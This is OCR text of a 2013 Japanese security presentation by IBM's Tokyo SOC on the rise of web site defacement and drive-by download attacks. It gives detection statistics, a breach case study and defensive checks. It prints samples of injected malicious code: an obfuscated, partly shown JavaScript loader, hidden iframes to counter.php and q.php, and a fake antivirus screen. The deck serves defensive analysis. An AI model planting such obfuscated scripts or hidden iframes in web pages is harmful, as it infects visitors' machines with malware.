ISOG-J 日本セキュリティオペレーション事業者協議会

Security Intelligence.
Think Integrated.

止まらない！ウェブ改ざんの実態と対策


Tokyo SOCから見た ウェブ改ざんの実態

日本アイ･ビー･エム株式会社
Tokyo Security Operation Center
窪田 豪史

2013/8/22


自己紹介

- 企業・組織のネットワークにセキュリティー機器を配置、発生するアラートをSOCへ集約
- アラートをSOCが分析し、必要に応じてお客様へご連絡、対応を助言




本日のご説明内容

- クライアントPCに対する攻撃の実態
- Webサイト改ざんの増加と
  クライアントPCに対する攻撃の関係
- Webサイト改ざんの実態と事例のご紹介
- 対策の考え方
- 改ざんが発生してしまった場合の対応



System Care Antivirus
System Care
Antivirus
Registration
Update
Support
English
System Scan
Protection
Privacy
Update
Settings
Get full real-time protection with System Care Antivirus
System Care Antivirus: System Scan
Type
Run Type
Name
Details
Spyware C:/windows/syste... Spyware.IEMonster.d Steals passwords from Interne...
Adware autorun Zlob.PornAdvertiser.ba Adware that displays pop-up/p...
Spyware autorun Spyware.IMMonitor Program that can be used to ...
Backdoor C:/windows/syste... Win32.Rbot.fm An IRC controlled backdoor th...
Trojan autorun Infostealer.Banker.E Steals sensitive information fr...
Dialer C:/windows/syste... Dialer.Xpehbam.biz_dialer A Dialer that loads pornographi...
Spyware autorun Spyware.KnownBadSites Uses the Windows hosts file t...
Trojan autorun Trojan.Tooso Trojan.Tooso is a trojan which ...
Scan progress
Scanning
Stop
Path
..(x86)\Microsoft Synchronization Services
Infections
8
Save Report
Remove

“見ただけウイルス感染”の流れ



クライアントPCに対する攻撃の検知数推移

- 2013年1月以降、攻撃検知数が増加
- 2013年上半期は、2012年下半期比 約 4.2 倍の攻撃を検知



ドライブ・バイ・ダウンロード攻撃の月別検知数推移
（Tokyo SOC調べ：2012年7月1日～2013年6月30日）

攻撃の増加は日本のウェブサイト改ざんの増加が要因なのか？

ある組織における攻撃発生要因の調査 （2013年3月～6月）

105件 の攻撃サーバーへの接続を検知

攻撃の要因は、**38** の改ざんされたWebサイトの閲覧と判明


このうち **37サイト** が日本語のWebサイト

改ざんのパターンから、全て2013年に改ざんされたサイトと判断

- 実際に、改ざんされた日本のWebサイトの閲覧が攻撃増加の要因となっている

JPCERT/CC 様へ寄せられたウェブ改ざん報告件数との比較

■ウェブサイト改ざん届け出数とクライアントPCへの攻撃数は概ね連動している



改ざんされているWebサイトの実態

- 改ざんはWebサイトのジャンルや規模によらず発生
- クラウドサービスやレンタルサーバーで運用されているサイトの改ざん事例が多い


ジャンル

- ゴルフ
- 美容
- 旅行
- バーベキュー
- セミナー情報
- 鉄道
- ランニング
- 葬儀
- 運輸
- 自動車
- 学校
- 投資情報

規模

- 個人サイト
- 大手企業
- 著名なE-Commerceサイト

運用インフラの形態



Webサイト改ざん事例 – 被害の概要

概要

Webサイト内の特定のページに、不正なJavaScriptが挿入された

改ざん方法

1. CMS(Movable Type)の脆弱性を悪用され、データベースの認証情報が漏えい
2. 漏えいした認証情報を悪用して外部（海外）からFTPサーバーへログインされ、特定のディレクトリのコンテンツが置き換えられた

原因

- 古いバージョンのCMSを継続して利用していた
- 任意の外部IPアドレスからのFTP接続が許可されていた
  - FTPの接続元制限は実施していた
  - しかし、利用しているレンタルサーバーの仕様により、特定のディレクトリのみ接続元制限の対象外となっていた

Webサイト改ざん事例 – 具体的な改ざん内容

■コンテンツファイル内に長大な JavaScript コードが挿入されていた

- <!--0c0896--> や <!--ded509--> のようなコメントが挿入される（カラーコード改ざん）

```
<DIV id=header><IMG id=index_pic
src="                                    " width=600 height=400>
 </DIV><!--0c0896-->
<SCRIPT language=javascript
 type=text/javascript>



 sp="split";w=window;aq="0"+"x";ff=String;z="y";ff=ff.fromCharCode;try
 {document["\x62od"+z]^=~1;}catch(d21vd12v){v=123;vzs=false;try
 {document;}catch(wb){vzs=2;}if(!vzs)e=w["eval"];if(1)
 {f="17,5d,6c,65,5a,6b,60,66,65,17,71,71,71,5d,5d,5d,1f,20,17,72,4,1,17,6
 d,58,69,17,59,6f,17,34,17,5b,66,5a,6c,64,5c,65,6b,25,5a,69,5c,58,6b,5c,3
 c,63,5c,64,5c,65,6b,1f,1e,60,5d,69,58,64,5c,1e,20,32,4,1,4,1,17,59,6f,25
 ,6a,69,5a,17,34,17,1e,5f,6b,6b,67,31,26,26,5f,58,69,58,6d,24,59,66,58,69
 ,66,65,25,5a,66,25,60,63,26,5a,65,6b,25,67,5f,67,1e,32,4,1,17,59,6f,25,6
 a,6b,70,63,5c,25,67,66,6a,60,6b,60,66,65,17,34,17,1e,58,59,6a,66,63,6c,6
 b,5c,1e,32,4,1,17,59,6f,25,6a,6b,70,63,5c,25,59,66,69,5b,5c,69,17,34,17,
```

最近のWebサイト改ざんのパターン – 1/2

- counter.phpへ接続するiframeの挿入
  - コンテンツファイルの末尾へ不正な iframe を挿入

```
color= #ffffff >Copyright (c)                    All Rights Reserved.</font></td>
    </TR>
  </TBODY>
</TABLE>
</BODY>
</HTML><iframe src="http://                    /counter.php" style="visibility:
 hidden; position: absolute; left: 0px; top: 0px" width="10" height="10"/>
```

最近のWebサイト改ざんのパターン – 2/2

- 悪意あるApacheモジュール「Darkleech」による改ざん
  - Webサーバーに悪意あるモジュールが設置される
  - クライアントPCへのコンテンツ提供時に、動的に不正な iframe を挿入
    - コンテンツ自体は改ざんされていない点に注意

```
href="/common/css/print.css" /-->
<script type="text/javascript" src="/common/js/prototype-
1.6.0.2.js"></script><style>.dl7p4o { position:absolute; left:-1805px; top:-1786px}
</style> <div class="dl7p4o"><iframe
src="http://[redacted]/420263affed5c2cc0f71b9c628406f1e/q.php" width="453"
height="154"></iframe></div>
<script type="text/javascript">
```

Webサイト改ざんパターン　その他の特徴

- Webサイト内のあらゆるファイルが改ざん対象になっている
- コンテンツファイルの確認だけでは発見できない場合がある

改ざんされるファイル

・HTML ファイル
・JavaScript (.js) ファイル
・PHP（.php）ファイル
・CSS（.css）ファイル　　など

トップページや HTMLファイルだけでなく、あらゆるコンテンツファイルの確認が必要

コンテンツファイルの書き換え以外の改ざん

Webサーバーの管理者権限を乗っ取られ、不正なWebサーバーのモジュールを設置されている場合がある

コンテンツファイルだけでなく、不審なモジュールが存在していないかの確認が必要

Webサイトの改ざんの方法

攻撃（侵入の試み）

侵入成功

情報の窃取
- 個人情報
- クレジットカード情報

